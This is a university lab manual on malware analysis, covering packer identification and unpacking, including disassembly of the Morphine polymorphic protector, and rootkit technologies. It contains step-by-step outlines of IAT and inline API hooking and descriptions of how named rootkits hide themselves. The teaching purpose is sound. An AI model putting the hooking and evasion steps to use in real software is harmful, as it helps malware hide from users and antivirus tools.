
password: infected

1. Open the given file in the disassembler. Determine the type of program and programming language, on which supposedly was created the program.
2. Perform the analysis of program code, determine the purpose of the program. Does the program, in your opinion, have harmful components? Explain your answer.
3. Try to determine the type of malware by the known classification.
4. Give a brief and detailed description of the characteristics and functions of the analyzed program.
5. Describe the files dropped.
6. Describe the obfuscation technique used in the attack.
7. What is the obfuscation algorithm used to decrypt Noew.SAM? Write C pseudocode.
8. The report must contain the following section:
   1. Static Analysis
   2. Dynamic Analysis + Debugging results
      1. Installation
      2. Payload
   3. Removal Recommendations


**Hints:**

*To debug “Goopdate.dll”:*


1. Set a breakpoint at the MyExtern function:



1. Copy Goopdate.dll to a location where the path does not contain spaces, for example to “C:\”.
2. Go to Debugger->Process options…
3. Specify parameters to debug dll:



1. Start debugging:



**Questions**

1. What are the characteristics by which you can define the programming language the program is written in? List them.
2. What types of call conventions do you know? Give a short description of them. What is the default convention for calling functions of the system libraries Windows?
3. Give the examples of standard C constructions translation. Determine the high-level construction of a given section of the assembler code it corresponds to.
4. List the main types of malicious programs. Which groups of system functions correspond to those types?

## Lab 6. Advanced Unpacking

**Goal**: To gain skills in determining the presence of the packer executable files, to identify the packer. Explore the basic methods of extracting executable files.

**Software**:

* OS
  + Microsoft Windows XP Professional
* Disassembler/Debugger
  + IDA Pro
  + OllyDbg
* Import table reconstructor
  + ImpRec
  + Scylla
* Dumping utilities
  + ProcDump
  + PE Tools
* Compilers/packers detector
  + Detect It Easy (DiE)
  + PeID
* Packed Samples
  + Win32 executable file(s) packed with UPX, Aspack, FSG, WinUpack, and Morphine protection tool and their non-protected originals (e.g. calc.exe and notepad.exe can be used);
* For Morphine packer: Pre-installed Python 2.7 (PyDbg, PePy modules are required in the final distribution).

**Contents**:

1. Read the technique of packing the executable code
2. View the features of some packers of executable files
3. Read the recovery methodology of packed files
4. Run the job for the laboratory work
5. Defend laboratory work, answering the test questions

**Study Guide**

**Packing the executable code**

Nowadays, passive methods to protect the executable code are:

* Polymorphism
* Obfuscation
* Encryption
* Packaging

These methods are called passive because they are used to change the malicious code in order to make its analysis more difficult. They do not provide the virus reaction to attempt to interfere in its functionality.

Active methods resist such attempts. These methods include:

* Rootkits
* Anti-virus counteraction
* Anti-debugging tricks
* etc.

A packing of executable files is aimed to compress the file and attach to his body code of unpacker to extract and transfer control to original file. Packing is done for several reasons:

* Reducing the size of the final file
* Making reverse engineering more difficult
* Making signature analysis more difficult

Most packaging is combined with encryption tools and anti-debugging techniques. Such packers are called protectors.

**Descriptions of Packers**

**UPX** (Ultimate Packer for eXecutables) **-** [**http://upx.sourceforge.net**](http://upx.sourceforge.net)

Free packer, supports a large number of formats of executable files.

Some characteristics alleged by manufacturer are listed below.

- Provides compression at the level of WinZip/zip/gzip, and better

- Fast "in-place" unpacking, which does not require additional memory

- Built in the possibility of extracting

- A large number of supported file formats (over 30)

- Written in C + +

- The possibility of expanding by adding new formats

- Distributed under the terms GNU General Public License

- Uses compression library NRV, UCL

**PECompact2 -** <http://www.bitsum.com>

Paid packer of executable Windows files.

Some characteristics alleged by manufacturer are listed below:

- Provides compression in the Zip/Rar

- Uses simple techniques anti-debugging

- Supports plug-ins loaders (available large numbers)

- Uses compression library aPLib, BriefLZ, FFCE, JCALG1, LZMA

- Supports the encryption of packed files

**ASPack** - <http://www.aspack.com>

Paid packer of executable Windows files.

Some characteristics alleged by manufacturer are listed below:

- Packaging code, data and resources

- Improved handling of executable files (EXE, DLL, OCX)

- Quick Unpack

- Full support for Windows 95/NT4.0/98/ME/2000/XP/2003. Packaged applications run on Windows Vista

- Reducing the size of the files in the 40-70%

- Protection of Air Resources on the back of the development

- Compatible with programs written in Microsoft Visual C++, Visual Basic, Inprise (Borland) Delphi, C + + Builder, and other compilers for Win32

**FSG** (F [ast] S [mall] G [ood]) - <http://www.xtreeme.prv.pl>

Free packer of executable Windows files.

Some characteristics alleged by manufacturer are listed below:

- Small size loader (158 bytes for version 2.0)

- Support for executable files with the tables of exports

- Support for TLS

- Compression aPLib

- Support command line

- Compression resources

- No equalization sections

- Written in Assembly

- Ideal for small applications in Assembly

**WinUpack** (Ultimate PE Packer) - <http://dwing.51.net/>

Free packer for executable Windows files. The project is stopped, but the author continues to fix bugs. It supports compression of resources, has a console interface that uses a library of compression LZMA.

**MEW** - <http://northfox.uw.hu/>

Free packer of executable Windows files.

Some characteristics alleged by manufacturer are listed below:

- Ability to pack resources

- Remove unused resources

- Ability to overlay package programs

- Use of LZMA compression algorithm and ApPack

- Remove resource Delphi

- Remove relocation table

- Graphical and console interfaces

- written in MASM 32 and Visual C++

**Restoring packed files**

To unpack the packed files are two main methods - static and dynamic unpacking.

Static unpacking - a method of unpacking, which uses uses external unpacking algorithm, i.e. it does not require a code loader execution, and thus starting the packed application.

Advantages:

- Does not require starting the packed file

- Runs in the fully automatic mode

- It is possible to unpack a large number of objects

Disadvantages:

- Requires writing a special software by skilled programmer

- Applicable only for simple packers

Dynamic unpack - unpack method in which extraction of packed code is performed by code loader and getting unpacked code performed from an executed file.

Advantages:

- Suitable for packers of almost any complexity

Disadvantages:

- Requires high skills, with manual unpacking

- Fully automatic unpacking is difficult (but possible)

- "Trash" in the unpacked file (residues of packer, etc.)

**Tasks**

1. Watch [the video guide](https://drive.google.com/file/d/1ys7tpKH9aecWt0gjzKhb9Xz_gss76Mgp/view?usp=sharing) on unpacking first.
2. Load the file into the debugger for analysis. Detect the packer. Write the result to the protocol.
3. Determine file entry point. In the protocol, place a screenshot from the entry point.
4. Using the method of dynamic unpacking (see the demo video above), unpack the file. Write the sequence of actions to the protocol. Also specify the size of the source file, dump file, the unpacked files. Please provide a screenshot of the original entry point (OEP) of the sample file.
5. Check the workability of the obtained file.
6. Follow steps 1-4 for all of your files in the assignment.

**Questions**

1. What are the existing methods of executable code protection?
2. Describe the essence of the packing executable files.
3. Describe the main ways to extract the executable files.
4. What packers do you know? Describe their features.

**Advanced Level: Unpacking Morphine**

**Goals:** Get familiar with advanced techniques aimed on using polymorphic code for counteracting static unpacking and reversing (Morphine obfuscator as an example);

**Objectives:**

* Get familiar with Morphine’s (1) protection stub (Entry Point – located polymorphic junk code), (2) deobfuscation (the intermediate code of the protection layer) and (3) import restoration routines (the very end of the protection layer);
* Get practical skills in protection layer’s removal for PE32 executable binaries protected with Morphine.

**Intro**

Packing has advantages to well-meaning and malicious users alike. The intent of whoever packed a file can be indicated by the packer chosen; a person who wishes to compress a file for the size reduction would typically employ some popular, thoroughly designed packer that reduces the size significantly yet unpacks quickly. To hackers, the opposite is generally desirable; the more obscure, complicated and seemingly ill-designed the better. File size is only of secondary importance. In sum, the human effort required to unpack a file can vary greatly.

Morphine was created by a person under the alias Holy\_Father as part of the Hacker Defender rootkit. Its main use case can be induced from the associated “readme file”, which explicitly states that:

*[...] if your favourite trojan horse is detected by an antivirus you can encrypt it with Morphine.*

Accordingly, unlike optimized packers such as UPX and ASPack, Morphine deliberately garbles its unpacking code to confuse antivirus software and analysts. As the packed file is generated, Morphine uses a polymorphic engine to generate semi-random junk code that can be added to the unpacking code without the end result being altered. One can check if a packer is polymorphic by packing the same file several times. The resulting files should all be different. Furthermore, Morphine includes its own PE loader which puts the entire source image in the .text section of the packed file, complicating memory dumping. This one is very powerful because you can compress source file with your favourite compressor like UPX and then encrypt its output with Morphine. Another powerful thing here is polymorphic engine which always creates absolutely different decryptor for the new PE file. You can encrypt a new Morphined file which will give a new file with a high percentage difference.

What's more, Morphine allows you to encrypt one file several times! Unlike other file encrypters Morphine enlarges your executable by not more than 5kb. Morphine supports most PE files and many of other PE encryptor/packers. Also one of the greatest things here is that it is an open source project.

**Morphine 2.7 Features**

1. Different code at the very beginning of protected files (see Tables ##1-2);
2. Different amount / structure of loops in the polymorphic code (e.g. /01/calc.exe has two loops denoted as blocks between labels #1 and #4 while /02/calc.exe has only one);
3. Quite similar code starting with block #4 (see Tables ##3-4);
4. Identical code responsible for Import restoration (block #6), Virtual Address Space’s validation (block #7) and getting to Original Entry Point (block #8).

**Table 1.** Layout for Entry Points (block #1)

|  |  |
| --- | --- |
| **/01/calc.exe** | **/02/calc.exe** |
| **0x401610:** push eax  **0x401611:** inc eax  **0x401612:** pop eax  **0x401613:** nop  **0x401614:** jns 0x5  **0x401619:** jbe 0x9  **0x40161b:** jns 0x7  **0x401622:** clc  **0x401623:** xor eax,0x0  **0x401628:** cmc  **0x401629:** push eax | **0x4015fd:** push edx  **0x4015fe:** jnb 0x7  **0x401605:** pop edx  **0x401606:** xor ebp, 0x0  **0x40160c:** sub ebp, 0x0  **0x401612:** stc  **0x401613:** stc  **0x401614:** pusha  **0x401615:** sar esp, 0x0  **0x401618:** push dword 0x128  **0x40161d:** pop edi |

**Table 2.** Layout for the very end of polymorphic code (just before block #4)

|  |  |
| --- | --- |
| **/01/calc.exe** | **/02/calc.exe** |
| **0x401a7d:** pop edx  **0x401a7e:** nop  **0x401a7f:** stc  **0x401a80:** dec edx  **0x401a81:** jnz 0xfffff6f2 | **0x4018a7:** push ebx  **0x4018a8:** call 0x9c  **0x401944:** pop ebx  **0x401945:** pop ebx  **0x401946:** jmp 0xfffff7cb |


**Table 3.** Layout for the commonly used code (beginning of block #4)

|  |  |
| --- | --- |
| **/01/calc.exe** | **/02/calc.exe** |
| **0x401173:** push dword 0x2e038  **0x401178:** push dword 0x2e034  **0x40117d:** push dword **0xaf0**  **0x401182:** call 0x5  **0x401187:** pop eax | **0x401111:** push dword 0x2e038  **0x401116:** push dword 0x2e034  **0x40111b:** push dword **0x96a**  **0x401120:** call 0x5  **0x401125:** pop eax |

**Table 4.** Some differences in the commonly used code (block #5)

|  |  |
| --- | --- |
| **/01/calc.exe** | **/02/calc.exe** |
| **0x4011d6:** push dword [ebp+0x8]  **0x4011d9:** pop edx  **0x4011da:** add edx, 0x2b000  **0x4011e0:** mov **ebx**, 0x2b000  **0x4011e5:** mov **ecx**, 0x2b000  **0x4011ea:** mov **edi**, 0xbdbcc470  **0x4011ef:** sub **ecx**, 0x4  **0x4011f2:** sub edx, 0x4  **0x4011f5:** mov **esi**, [edx]  **0x4011f7:** **ror** esi**, 0x6d** | **0x401174:** push dword [ebp+0x8]  **0x401177:** pop edx  **0x401178:** add edx, 0x2b000  **0x40117e:** mov **ecx**, 0x2b000  **0x401183:** mov **edi**, 0x2b000  **0x401188:** mov **esi**, 0xda26a74e  **0x40118d:** sub **edi**, 0x4  **0x401190:** sub edx, 0x4  **0x401193:** mov **eax**, [edx]  **0x401195:** **sub** esi**, 0xa84d457d** |

**Figure 1.** Protection Layer Layout



**Preamble:**


* Explain why Morphine protector is so interesting in the scope of this practical work. Go through the main differences in its protection code in comparison with already discussed UPX and AsPack.
* Explain how to understand if a file is packed (protected with a polymorphic packer). What traditional indicators (signs) point at the fact? What is the recommended way to do the decision for Morphine’s case?
* Represent high-level behavior for a typical protection stub in Morphine’s case. Outline the main steps on how to arrange protection level’s removal. Present the detailed plan of activities to be done by students independently (with minimal assistance).

**Samples:**

* Folder ‘morphine’ - morphine 2.7 binary and misc files;
* Folder ‘../original’ - original (not packed) files calc.exe and notepad.exe;
* Folder ‘packed’ - 10 variants of the packed functional copy for the original calc.exe and notepad.exe.


**Tasks:**


1. Watch [the video](https://drive.google.com/file/d/1ys7tpKH9aecWt0gjzKhb9Xz_gss76Mgp/view?usp=sharing) explaining UPX dynamic unpacking.
2. While following the defined instructions, get to the Original Entry Point of an executable protected by Morphine;
3. Repeat the process again. Collect and check out the code focused on counteracting static unpacking routines;
4. Repeat the process again. Collect and check out the code focused on deobfuscation of the protected binary;
5. Continue the debugging session. Collect and check out the import restoration code.
6. Create an unpacked executable.
   1. Find the OEP under the debugger.



* 1. Use PETool to make a full dump of the process when the app is stopped at OEP with the debugger.
  2. Use Import Reconstructor (ImpRec.exe) to fix the import address table (IAT).

**Note:** You will face some issues when fixing the IAT that will differ this process from other packers. To solve the issues, you need to get familiar with other functions of Import Reconsructor. Finally, you must have the same view of the Import Reconstructor’s window as for other packers:



* 1. Fix the dump. The fixed file will have the same name as the dump but with ‘\_’ at the end of the name. For example, ‘Dumped\_.exe’.
  2. Run the fixed dump to verify the application has started correctly. 

**Questions:**

* What obvious junk code (meaningless) sequences do you observe in the polymorphic junk code?
* What is the aim of import restoration procedure? What modules are imported by the protected executable binary?
* What concrete approach would you suggest to identify Original Entry Point for the protected binary?

**Watch also:**

1. Unpacking Buran ransomware <https://www.youtube.com/watch?v=JOfGmZ-Gu_s>

## Lab 7. Rootkit Technologies

**Goal**: To gain skills in determining the presence of rootkits in the system. Exploring special tools (Anti-Rootkits) for rootkit detection and deactivation. To obtain knowledge of Windows kernel debugging.

**Software**:

* OS
  + Microsoft Windows XP Professional.
* Anti-Rootkits Tools:
  + Rootkit Unhooker available at <http://rootkit-unhooker.software.informer.com/3.3/>
  + GMER available at <http://www.gmer.net/>
* Debuggers:
  + LiveKD available at <http://technet.microsoft.com/en-us/sysinternals/bb897415>
  + Microsoft Debugging Tools available at <http://msdn.microsoft.com/en-us/windows/hardware/gg463016>
* Samples with a rootkit module (e.g. install a file system driver or hooks to SSDT/IRP/IDT)
  + TDSSKiller - a rootkit removal tool, available at <http://support.kaspersky.com/viruses/utility?cid=utilities-global-FREE-other>

**Contents**:

1. Typical rootkits’ behavior overview.
2. View the features of some Anti-Rootkits utilities.
3. Scanning the system for rootkit presence and completing the tasks.
4. Defend the work answering the test questions.

**Study Guide**

**Rootkits Technologies**

Rootkit technologies are mostly used by hackers to hide malware in the system and gain hidden control over it as well, as antivirus companies to install antivirus software able to detect malware and cure an infected system.

**Hooking techniques**

1) Import Address Table (IAT) Hooking

When the core PE file is loaded into memory, its structure is similar to the PE structure on disk. Unlike on disk, however, there is no need to convert virtual addresses to physical ones, as everything is already in its appropriate (virtual) address. Each process is by default loaded at the base address of 0x00400000, starting with the IMAGE\_DOS\_HEADER structure.

Following on from this, the IMAGE\_NT\_HEADERS structure is located at

0x00400000 + IMAGE\_DOS\_HEADER.e\_lfanew

(as per on disk). This structure contains the Import Address Table (IMAGE\_NT\_HEADERS.OptionalHeader.DataDirectories).

This table contains a list of the API functions the program imports. This list is filled in at load time by the windows PE loader, which fills the list in with the actual in-memory locations of these API functions. When the program wants to call an API function, it simply looks up the location of the function from this Import Address Table.

Assuming a DLL is already injected into the target process containing a special code, it is possible to redirect a function to the special code by changing its entry in the Import Address Table.

The original API is still loaded at its original place in memory, so to call it the address of the original API is saved when hooking.

In summary, the process of hooking an API using IAT hooking is as follows:

- Opening the target process

- Injecting a DLL containing a custom function

- Locating the Import Address Table

- Locating the specific entry for the function

- Saving this entry to call the original later

- Replacing that entry with one pointing to a custom function

2) Export Address Table (EAT) Hooking – can be implemented in Kernel and User Mode. An intruder application or driver replaces the functions addresses with its own by patching the Export Address Table. Those type of hooks have sense almost only in Kernel Mode.

3) Inline Hooking

When the PE file is loaded into memory, the PE loader conveniently also loads any other DLLs the program needs (for example, if the program calls MessageBoxA, user32.dll will be loaded). These DLL's are also mapped into the process's memory space, as in the following table:

|  |  |  |  |
| --- | --- | --- | --- |
| **Notepad.exe**  [... Import Address Table ...]  Main:  printf("hi");  exit(0);  ... | kernel32.dll  [... Export Address Table ...]  ExitProcess:  add eax,1  ... | user32.dll  [... Export Address Table ...]  MessageBoxA:  push ecx  ... | more.dlls  [... Export Address Table ...]  AnotherFunction:  xor ecx,edx  ... |

In the header structures of these DLLs are Export Address Tables, which is a list of each function the DLL exports, along with it's corresponding location in the DLL. Knowing where the DLL is located in the host process's memory space (using WinAPI, we can enumerate the modules in a process), and knowing where a function is in a DLL, we can locate where the function is in the process's memory space.

Inline hooking involves locating a target function in this manner, then modifying the code of the target function in order to make the target function jump to a location the user specifies once it starts executing.

|  |  |
| --- | --- |
| MessageBoxA:  mov edi, edi  push ebp  mov ebp, esp  ... | MessageBoxA: [After]  push offset hookMessageBoxA  push ebp  ret  ... |

The greatest advantage of this type of modification over IAT patching is that it's fairly flexible, and evades a lot of common anti-debugging tricks such as checking for IAT hooks. Additionally, we are able to hook API's which aren't imported by the target program (e.g. API's loaded via GetProcAddress API call). Also, there's greater flexibility in potential hook locations thanks to Win32's API design:

ApiFunction() -> ApiFunctionEx() / ApiFunctionW()

Many Win32 API's are simply wrappers for other API's. For example, MessageBoxA "subcontracts" it's work to MessageBoxExA, which in turn calls MessageBoxTimeoutA, which then calls MessageBoxTimeoutW. With inline hooking, we are able to hook at any point of this call chain, including MessageBoxTimeoutW, which will also catch MessageBoxW calls.

In summary, the process of inline hooking is as follows:

- Open the target process

- Locate the DLL containing the function we want to hook within the target process's memory space


- Locate the target function within the target DLL, map that to the memory space

- Inject a DLL containing our custom function, locate our custom function within the newly injected DLL, map to memory space of target process


- Store first six bytes/prelude (implementation-dependent, explained below) of the "old" function

- Patch the "old" function to point to our custom function

**Rootkit.Win32.Agent.hki**  
  
This rootkit is installed to the system by malware dropper. The executable file is located in the*%Windows%\Drivers* under a random name consisting of uppercase letters of the Latin alphabet and has *".sys"* extension. The main functional of the rootkit is to hide its body and the related system objects, such as the registry keys, kernel modules and malicious code injecting in the user-mode processes. When this rootkit is installed it infects a system driver file. The rootkit uses a Native API functions interception to hide itself; it modifies the Native API function numbers in *ntdll.dll* system library,




to incorrect ones and that renders an out of range error. The rootkit hooks "service call beyond the KiServiceLimit range" exception by changing the address part in the first call instruction in KiBBTUnexpectedRange function's body:




Thus, the rootkit is able to hook any Native API functions in the system. In addition, the rootkit replaces the pointer to the KiServiceTable for each thread in the system by changing the ServiceTable value in the KTHREAD structure - descriptor of the thread object. The new pointer points to the table specially crafted by rootkit. The table sets any service call to a special handler within the rootkit that crashes the system when it is called, thus complicating the active infection cure. This method has low efficiency because it is unable to hook Native API calls directly in kernel mode and provides a hiding level partially at the Native API level and not at the level of requests to the drivers. It should be noted this sample is a modification of the Rootkit.Win32.Rustock family.

**Trojan.Win32.DNSChanger.imv**  
  
This rootkit is installed in the system using dropper. The executable is located in the *% System%\Drivers* directory under the name *msliksurserv.sys*. The rootkit is designed to hidden files under the names starting with *"msliksur"*. This rootkit use legitimate hook technology to hide its files - it installs own filter-device on the top of the filesystem device stack:



This method leaves no traces in the system providing full control over all file operations. The method involves hooking and filtering the IRP packets that come to the file systems drivers. This method is effective in user and kernel mode and provides a good level of hiding.   
  
The rootkit masks its system registry key by means of NtEnumerateKey interception realized by splicing. Rootkit's functional is the same as Backdoor.Win32.TDSS.akv.


**Backdoor.Win32.Sinowal.c**  
  
Today it is the most interesting and one of the most advanced rootkits. These rootkits are called bootkit because of its loading. The rootkit has no files in the file system and saves its body in the physical sectors of hard disk outside the the accessible disk space. To launch its body this rootkit writers into the MBR (Master Boot Record) a special loader that is launched at an early stage of operating system boot up. This loader reads the 4 sectors contents at the end of the disk containing the rootkit boot code and transfers control to them. The second level loader reads and places in memory the main body of the rootkit with early boot files and transfers control to them. The rootkit installs hook before jump to the OS loading and makes the necessary changes for running the rootkit basic code at the later stages of loading  
The rootkit is designed for hiding its presence in the system and downloading other malicious programs via the Internet and launching them on the target system. To hide its presence in the system, the rootkit hooks the read/write operations to disk by changing the IRP\_MJ\_INTERNAL\_DEVICE\_CONTROL handler in the ATA-interface *atapi.sys* driver:



Thus, the rootkit filters IRP packets that are sent to the most low-level hard disk driver. Below there is only direct work with the input/output ports of ATA controller and the level of electrical signals.   
Modified handler analyzes the content of read and writen sectors and changes it or cancel the operation in case of an attempt to read or rewrite the rootkit's body. For example, if any program will attempt to open and read the infected MBR data, the rootkit fakes original MBR data, replacing it with the one that was saved in another place before infection.


**Anti-Rootkits Utilities**

**Rootkit Unhooker**



*Description:*   
  
It performs the following important functions:   
  
• View/recovery of KiServiceTable, KiServiceTable Shadow   
• View/termination of hidden processes   
• View loaded drivers and detection of hidden IRP handlers   
• Detection of kernel threads that do not belong to the address space of any loaded drivers   
• Detection of memory pages are marked by the attribute “Contains Executable Code”   
• Raw file system structure access and comparison of the results with results obtained using API output (hidden files detector)   
• Checking the integrity of kernel code (splice interception detection)

**GMER**



*Description*

It scans for:

* hidden processes
* hidden threads
* hidden modules
* hidden services
* hidden files
* hidden disk sectors (MBR)
* hidden Alternate Data Streams
* hidden registry keys
* drivers hooking SSDT
* drivers hooking IDT
* drivers hooking IRP calls
* inline hooks

